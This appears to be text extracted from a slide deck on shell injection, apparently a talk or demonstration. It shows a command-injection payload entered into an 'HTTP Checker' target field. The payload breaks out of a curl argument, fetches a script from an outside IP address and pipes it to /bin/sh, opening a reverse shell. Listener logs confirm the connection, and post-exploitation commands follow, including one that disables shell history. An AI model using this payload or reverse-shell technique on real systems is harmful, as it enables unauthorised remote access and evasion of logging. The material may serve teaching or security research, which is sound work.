
Shell Injection




Shell Injection




Shell Injection



Shell Injection



Shell Injection



HTTP Checker

Target:


Target

```
'; curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #
```

Command

```
curl -skm3 ''; curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWHObSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh >/dev/null 2>&1 & #'
```



Shell?



```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh
```

Shell!




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
```

Shell, The First Second




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
```

Shell, The First Second




```
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
```

Shell, The First Second




```
ssh
[stuart@ops.servus.mom:/home/stuart]
$ curlrevshell
23:30:52.143 Listening on 0.0.0.0:4444
23:30:52.144 To get a shell:

curl -sk --pinnedpubkey sha256//vcZg/W9fV6LHaYiQuv2Kp2XtWH0bSJ7IIzuJevWaWTc= https://165.232.118.219:4444/c | /bin/sh

23:31:02.824 [209.38.200.165] Sent script: ID:1ikl7jhibsohp URL:165.232.118.219:4444
23:31:02.852 [209.38.200.165] Output connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Input connected: ID "1ikl7jhibsohp"
23:31:02.854 [209.38.200.165] Shell is ready to go!
> export HISTFILE=/dev/null
> ps awwwfux; uname -a; id
/bin/sh: 2: ps: not found
```

Shell, The First Second

